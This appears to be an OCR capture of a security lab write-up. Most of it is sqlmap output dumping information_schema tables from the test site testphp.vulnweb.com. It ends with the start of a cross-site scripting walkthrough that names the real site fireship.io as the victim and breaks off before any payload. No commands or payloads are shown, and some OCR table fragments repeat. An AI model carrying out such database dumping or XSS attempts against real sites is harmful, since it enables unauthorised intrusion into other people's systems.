
```
[22:25:46] [INFO] fetching entries for table 'VIEW_ROUTINE_USAGE' in database 'information_schema'
Database: information_schema
Table: VIEW_ROUTINE_USAGE
[18 entries]
+-----------------------------------------+--------------+-------------------------------+---------------+-----------------+------------------+
| TABLE_NAME                              | TABLE_SCHEMA | SPECIFIC_NAME                 | TABLE_CATALOG | SPECIFIC_SCHEMA | SPECIFIC_CATALOG |
+-----------------------------------------+--------------+-------------------------------+---------------+-----------------+------------------+
| x$ps_schema_table_statistics_io         | sys          | extract_schema_from_file_name | def           | sys             | def              |
| x$ps_schema_table_statistics_io         | sys          | extract_table_from_file_name  | def           | sys             | def              |
| io_global_by_file_by_latency            | sys          | format_path                   | def           | sys             | def              |
| io_global_by_file_by_bytes              | sys          | format_path                   | def           | sys             | def              |
| latest_file_io                          | sys          | format_path                   | def           | sys             | def              |
| processlist                             | sys          | format_statement              | def           | sys             | def              |
| statements_with_temp_tables             | sys          | format_statement              | def           | sys             | def              |
| statements_with_sorting                 | sys          | format_statement              | def           | sys             | def              |
| statements_with_runtimes_in_95th_percentile | sys      | format_statement              | def           | sys             | def              |
| statements_with_full_table_scans        | sys          | format_statement              | def           | sys             | def              |
| statements_with_errors_or_warnings      | sys          | format_statement              | def           | sys             | def              |
| statement_analysis                      | sys          | format_statement              | def           | sys             | def              |
| schema_table_lock_waits                 | sys          | format_statement              | def           | sys             | def              |
| innodb_lock_waits                       | sys          | format_statement              | def           | sys             | def              |
| x$schema_table_lock_waits               | sys          | ps_thread_account             | def           | sys             | def              |
| schema_table_lock_waits                 | sys          | ps_thread_account             | def           | sys             | def              |
| x$innodb_lock_waits                     | sys          | quote_identifier              | def           | sys             | def              |
| innodb_lock_waits                       | sys          | quote_identifier              | def           | sys             | def              |
+-----------------------------------------+--------------+-------------------------------+---------------+-----------------+------------------+

[22:25:46] [INFO] table 'information_schema.VIEW_ROUTINE_USAGE' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/VIEW_ROUTINE_USAGE.csv'
[22:25:46] [INFO] fetching columns for table 'USER_ATTRIBUTES' in database 'information_schema'
[22:25:47] [INFO] fetching entries for table 'USER_ATTRIBUTES' in database 'information_schema'
Database: information_schema
Table: USER_ATTRIBUTES
[1 entry]
+--------+---------+-----------+
| HOST   | USER    | ATTRIBUTE |
+--------+---------+-----------+
| acuart | <blank> | localhost |
+--------+---------+-----------+

[22:25:47] [INFO] table 'information_schema.USER_ATTRIBUTES' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/USER_ATTRIBUTES.csv'
[22:25:47] [INFO] fetching columns for table 'KEY_COLUMN_USAGE' in database 'information_schema'
[22:25:47] [INFO] fetching entries for table 'KEY_COLUMN_USAGE' in database 'information_schema'
Database: information_schema
Table: KEY_COLUMN_USAGE
[4 entries]
+------------+-------------+--------------+---------------+-----------------+------------------+-------------------+--------------------+-----------------------+------------------------+------------------------+--------------------------------
------+
| TABLE_NAME | COLUMN_NAME | TABLE_SCHEMA | TABLE_CATALOG | CONSTRAINT_NAME | ORDINAL_POSITION | CONSTRAINT_SCHEMA | CONSTRAINT_CATALOG | REFERENCED_TABLE_NAME | REFERENCED_COLUMN_NAME | REFERENCED_TABLE_SCHEMA | POSITION_IN_UNIQUE_CONST
RAINT |
+------------+-------------+--------------+---------------+-----------------+------------------+-------------------+--------------------+-----------------------+------------------------+------------------------+--------------------------------
------+
| <blank>    | artist_id   | <blank>      | <blank>       | PRIMARY         | 1                | acuart            | def                | acuart                | artists                | <blank>                | def
```




```
Database: information_schema
Table: KEY_COLUMN_USAGE
[4 entries]
+------------+-------------+--------------+---------------+-----------------+------------------+-------------------+--------------------+-----------------------+------------------------+------------------------+--------------------------------
------+
| TABLE_NAME | COLUMN_NAME | TABLE_SCHEMA | TABLE_CATALOG | CONSTRAINT_NAME | ORDINAL_POSITION | CONSTRAINT_SCHEMA | CONSTRAINT_CATALOG | REFERENCED_TABLE_NAME | REFERENCED_COLUMN_NAME | REFERENCED_TABLE_SCHEMA | POSITION_IN_UNIQUE_CONST
RAINT |
+------------+-------------+--------------+---------------+-----------------+------------------+-------------------+--------------------+-----------------------+------------------------+------------------------+--------------------------------
------+
| <blank>    | artist_id   | <blank>      | <blank>       | PRIMARY         | 1                | acuart            | def                | acuart                | artists                | <blank>                | def
      |
| <blank>    | cat_id      | <blank>      | <blank>       | PRIMARY         | 1                | acuart            | def                | acuart                | categ                  | <blank>                | def
      |
| <blank>    | pic_id      | <blank>      | <blank>       | PRIMARY         | 1                | acuart            | def                | acuart                | pictures               | <blank>                | def
      |
| <blank>    | id          | <blank>      | <blank>       | PRIMARY         | 1                | acuart            | def                | acuart                | products               | <blank>                | def
      |
+------------+-------------+--------------+---------------+-----------------+------------------+-------------------+--------------------+-----------------------+------------------------+------------------------+--------------------------------
------+

[22:25:48] [INFO] table 'information_schema.KEY_COLUMN_USAGE' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/KEY_COLUMN_USAGE.csv'
[22:25:48] [INFO] fetching columns for table 'INNODB_CACHED_INDEXES' in database 'information_schema'
[22:25:48] [INFO] fetching entries for table 'INNODB_CACHED_INDEXES' in database 'information_schema'
[22:25:49] [WARNING] the SQL query provided does not return any output
[22:25:49] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:25:49] [INFO] fetching number of entries for table 'INNODB_CACHED_INDEXES' in database 'information_schema'
[22:25:49] [INFO] retrieved:
[22:25:51] [INFO] retrieved:
[22:25:51] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[22:25:52] [WARNING] unable to retrieve the number of entries for table 'INNODB_CACHED_INDEXES' in database 'information_schema'
[22:25:52] [INFO] fetching columns for table 'COLUMNS' in database 'information_schema'
[22:25:52] [INFO] fetching entries for table 'COLUMNS' in database 'information_schema'
Database: information_schema
Table: COLUMNS
[765 entries]

| SRS_ID                 | EXTRA                    | DATA_TYPE | COLUMN_KEY           | TABLE_NAME | COLUMN_NAME

    | COLUMN_TYPE                                                                            | IS_NULLABLE        | TABLE_SCHEMA | PRIVILEGES    | NUMERIC_SCALE                  | TABLE_CATAL
OG | COLLATION_NAME          | COLUMN_COMMENT           | COLUMN_DEFAULT | ORDINAL_POSITION      | NUMERIC_PRECISION  | CHARACTER_SET_NAME          | DATETIME_PRECISION             | GENERATION_EX
PRESSION     | CHARACTER_OCTET_LENGTH | CHARACTER_MAXIMUM_LENGTH |
```




```
Database: information_schema
Table: COLUMNS
[765 entries]

| SRS_ID                 | EXTRA                    | DATA_TYPE | COLUMN_KEY           | TABLE_NAME | COLUMN_NAME

    | COLUMN_TYPE                                                                            | IS_NULLABLE        | TABLE_SCHEMA | PRIVILEGES    | NUMERIC_SCALE                  | TABLE_CATAL
OG | COLLATION_NAME          | COLUMN_COMMENT           | COLUMN_DEFAULT | ORDINAL_POSITION      | NUMERIC_PRECISION  | CHARACTER_SET_NAME          | DATETIME_PRECISION             | GENERATION_EX
PRESSION     | CHARACTER_OCTET_LENGTH | CHARACTER_MAXIMUM_LENGTH |

[22:25:54] [WARNING] console output will be trimmed to last 256 rows due to large table size
| select                 | <blank>                  | varchar   | <blank>              | <blank>    | COMMAND

    | varchar(16)                                                                            | 5                  | <blank>      | <blank>       | PROCESSLIST                    | <blank>
  | utf8_general_ci          | <blank>                  | <blank>   | information_schema   | def                | utf8         | <blank>                        | NO
            | 16           | 5                        |
| <blank>                | PROCESSLIST              | 6         | <blank>              | <blank>    | <blank>

    | NO                                                                                     | select             | <blank>      | <blank>       | <blank>                        | <blank>
  | TIME                   | int                      | int       | <blank>              | <blank>            | <blank>      | def                            | information_s
chema        | <blank>                | <blank>                  |
| select                 | <blank>                  | varchar   | <blank>              | <blank>    | STATE

    | varchar(64)                                                                            | 7                  | <blank>      | <blank>       | PROCESSLIST                    | <blank>
  | utf8_general_ci          | <blank>                  | <blank>   | information_schema   | def                | utf8         | <blank>                        | YES
            | 64           | 21                       |
| select                 | <blank>                  | varchar   | <blank>              | <blank>    | INFO

    | varchar(65535)                                                                         | 8                  | <blank>      | <blank>       | PROCESSLIST                    | <blank>
  | utf8_general_ci          | <blank>                  | <blank>   | information_schema   | def                | utf8         | <blank>                        | YES
            | 65535        | 21845                    |
| <blank>                | PROFILING                | 1         | <blank>              | <blank>    | <blank>

    | NO                                                                                     | select             | <blank>      | <blank>       | <blank>                        | <blank>
  | QUERY_ID               | int                      | int       | <blank>              | <blank>            | <blank>      | def                            | information_s
chema        | <blank>                | <blank>                  |
| <blank>                | PROFILING                | 2         | <blank>              | <blank>    | <blank>
```



```
            | 16             | 5                  |
| <blank>                    | PROCESSLIST        | 6     | <blank>          | <blank>   | <blank>
    | NO                                                                                        | select          | <blank>   | <blank>   | <blank>            | <blank>
  | TIME                  | int                 | int          | <blank>            | <blank>                 | <blank>   | def                | information_s
chema       | <blank>      | <blank>            |
| select                    | <blank>           | varchar  | <blank>               | <blank>   | STATE
    | varchar(64)                                                                               | 7               | <blank>   | <blank>   | PROCESSLIST        | <blank>
  | utf8_general_ci       | <blank>             | <blank>      | information_schema | def              | utf8                  | <blank>            | YES
            | 64             | 21                 |
| select                    | <blank>           | varchar  | <blank>               | <blank>   | INFO
    | varchar(65535)                                                                            | 8               | <blank>   | <blank>   | PROCESSLIST        | <blank>
  | utf8_general_ci       | <blank>             | <blank>      | information_schema | def              | utf8                  | <blank>            | YES
            | 65535          | 21845              |
| <blank>                   | PROFILING         | 1        | <blank>               | <blank>   | <blank>
    | NO                                                                                        | select          | <blank>   | <blank>   | <blank>            | <blank>
  | QUERY_ID              | int                 | int          | <blank>            | <blank>                 | <blank>   | def                | information_s
chema       | <blank>      | <blank>            |
| <blank>                   | PROFILING         | 2        | <blank>               | <blank>   | <blank>
    | NO                                                                                        | select          | <blank>   | <blank>   | <blank>            | <blank>
  | SEQ                   | int                 | int          | <blank>            | <blank>                 | <blank>   | def                | information_s
chema       | <blank>      | <blank>            |
| select                    | <blank>           | varchar  | <blank>               | <blank>   | STATE
    | varchar(30)                                                                               | 3               | <blank>   | <blank>   | PROFILING          | <blank>
  | utf8_general_ci       | <blank>             | <blank>      | information_schema | def              | utf8                  | <blank>            | NO
            | 30             | 10                 |
| <blank>                   | PROFILING         | 4        | <blank>               | <blank>   | <blank>
    | NO                                                                                        | select          | <blank>   | <blank>   | <blank>            | <blank>
  | DURATION              | decimal(905,0)      | decimal      | <blank>            | <blank>                 | <blank>   | def                | information_s
chema       | <blank>      | <blank>            |
| <blank>                   | PROFILING         | 5        | <blank>               | <blank>   | <blank>
    | YES                                                                                       | select          | <blank>   | <blank>   | <blank>            | <blank>
  | CPU_USER              | decimal(905,0)      | decimal      | <blank>            | <blank>                 | <blank>   | def                | information_s
chema       | <blank>      | <blank>            |
| <blank>                   | PROFILING         | 6        | <blank>               | <blank>   | <blank>
    | YES                                                                                       | select          | <blank>   | <blank>   | <blank>            | <blank>
```



```
[22:26:06] [INFO] fetching entries for table 'INNODB_FIELDS' in database 'information_schema'
Database: information_schema
Table: INNODB_FIELDS
[85 entries]
+----------+-----+--------------------+
| INDEX_ID | POS | NAME               |
+----------+-----+--------------------+
| 3        | 0   | database_name      |
| 3        | 1   | table_name         |
| 4        | 0   | database_name      |
| 4        | 1   | table_name         |
| 4        | 2   | index_name         |
| 4        | 3   | stat_name          |
| 103      | 0   | Host               |
| 103      | 1   | Db                 |
| 103      | 2   | User               |
| 104      | 0   | User               |
| 105      | 0   | Host               |
| 105      | 1   | User               |
| 106      | 0   | HOST               |
| 106      | 1   | USER               |
| 106      | 2   | DEFAULT_ROLE_HOST  |
| 106      | 3   | DEFAULT_ROLE_USER  |
| 107      | 0   | FROM_HOST          |
| 107      | 1   | FROM_USER          |
| 107      | 2   | TO_HOST            |
| 107      | 3   | TO_USER            |
| 108      | 0   | USER               |
| 108      | 1   | HOST               |
| 108      | 2   | PRIV               |
| 109      | 0   | Host               |
| 109      | 1   | User               |
| 109      | 2   | Password_timestamp |
| 110      | 0   | name               |
| 111      | 0   | name               |
| 141      | 0   | name               |
| 140      | 0   | help_topic_id      |
| 143      | 0   | name               |
| 142      | 0   | help_category_id   |
| 146      | 0   | help_keyword_id    |
| 146      | 1   | help_topic_id      |
| 117      | 0   | Server_name        |
| 119      | 0   | Grantor            |
| 118      | 0   | Host               |
| 118      | 1   | Db                 |
| 118      | 2   | User               |
| 118      | 3   | Table_name         |
| 120      | 0   | Host               |
| 120      | 1   | Db                 |
| 120      | 2   | User               |
| 120      | 3   | Table_name         |
| 120      | 4   | Column_name        |
| 145      | 0   | name               |
```




```
Table: COLUMNS_EXTENSIONS
[765 entries]
+------------+---------------------------------+--------------+--------------------+------------------+-------------------------------+
| TABLE_NAME | COLUMN_NAME                     | TABLE_SCHEMA | TABLE_CATALOG      | ENGINE_ATTRIBUTE | SECONDARY_ENGINE_ATTRIBUTE    |
+------------+---------------------------------+--------------+--------------------+------------------+-------------------------------+
[22:26:14] [WARNING] console output will be trimmed to last 256 rows due to large table size
| <blank>    | COMMAND                         | <blank>      | information_schema | def              | PROCESSLIST                   |
| <blank>    | TIME                            | <blank>      | information_schema | def              | PROCESSLIST                   |
| <blank>    | STATE                           | <blank>      | information_schema | def              | PROCESSLIST                   |
| <blank>    | INFO                            | <blank>      | information_schema | def              | PROCESSLIST                   |
| <blank>    | QUERY_ID                        | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | SEQ                             | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | STATE                           | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | DURATION                        | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | CPU_USER                        | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | CPU_SYSTEM                      | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | CONTEXT_VOLUNTARY               | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | CONTEXT_INVOLUNTARY             | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | BLOCK_OPS_IN                    | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | BLOCK_OPS_OUT                   | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | MESSAGES_SENT                   | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | MESSAGES_RECEIVED               | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | PAGE_FAULTS_MAJOR               | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | PAGE_FAULTS_MINOR               | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | SWAPS                           | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | SOURCE_FUNCTION                 | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | SOURCE_FILE                     | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | SOURCE_LINE                     | <blank>      | information_schema | def              | PROFILING                     |
| <blank>    | CONSTRAINT_CATALOG              | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | CONSTRAINT_SCHEMA               | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | CONSTRAINT_NAME                 | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | UNIQUE_CONSTRAINT_CATALOG       | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | UNIQUE_CONSTRAINT_SCHEMA        | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | UNIQUE_CONSTRAINT_NAME          | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | MATCH_OPTION                    | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | UPDATE_RULE                     | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | DELETE_RULE                     | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | TABLE_NAME                      | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | REFERENCED_TABLE_NAME           | <blank>      | information_schema | def              | REFERENTIAL_CONSTRAINTS       |
| <blank>    | RESOURCE_GROUP_NAME             | <blank>      | information_schema | def              | RESOURCE_GROUPS               |
| <blank>    | RESOURCE_GROUP_TYPE             | <blank>      | information_schema | def              | RESOURCE_GROUPS               |
| <blank>    | RESOURCE_GROUP_ENABLED          | <blank>      | information_schema | def              | RESOURCE_GROUPS               |
| <blank>    | VCPU_IDS                        | <blank>      | information_schema | def              | RESOURCE_GROUPS               |
| <blank>    | THREAD_PRIORITY                 | <blank>      | information_schema | def              | RESOURCE_GROUPS               |
| <blank>    | GRANTOR                         | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | GRANTOR_HOST                    | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | GRANTEE                         | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | GRANTEE_HOST                    | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | TABLE_CATALOG                   | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | TABLE_SCHEMA                    | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | TABLE_NAME                      | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | COLUMN_NAME                     | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
| <blank>    | PRIVILEGE_TYPE                  | <blank>      | information_schema | def              | ROLE_COLUMN_GRANTS            |
```


CROSS SITE SCRIPTING:

WEBSITE: *fireship.io*

Victims' website


Fireship - Learn to Code Faster
fireship.io
PRO
labs
courses
Search
LEARN TO CODE FASTER.
Fireship is a blazingly fast && highly-amusing way to level up your programming skills.
START HERE
100 SECONDS OF
HARD TRUTH

Step-1: Go to the courses and select a course.



COURSES

challenging multi-step experiences with quizzes and progress-tracking

SVELTEKIT FULL COURSE

Learn how to build awesome full-stack apps with SvelteKit

#svelte #firebase #pro

NEXT.JS FULL COURSE

Master the fundamentals of Next.js 13 and the App Router

#react #nextjs #postgres #pro

REACT SUPABASE FULL COURSE

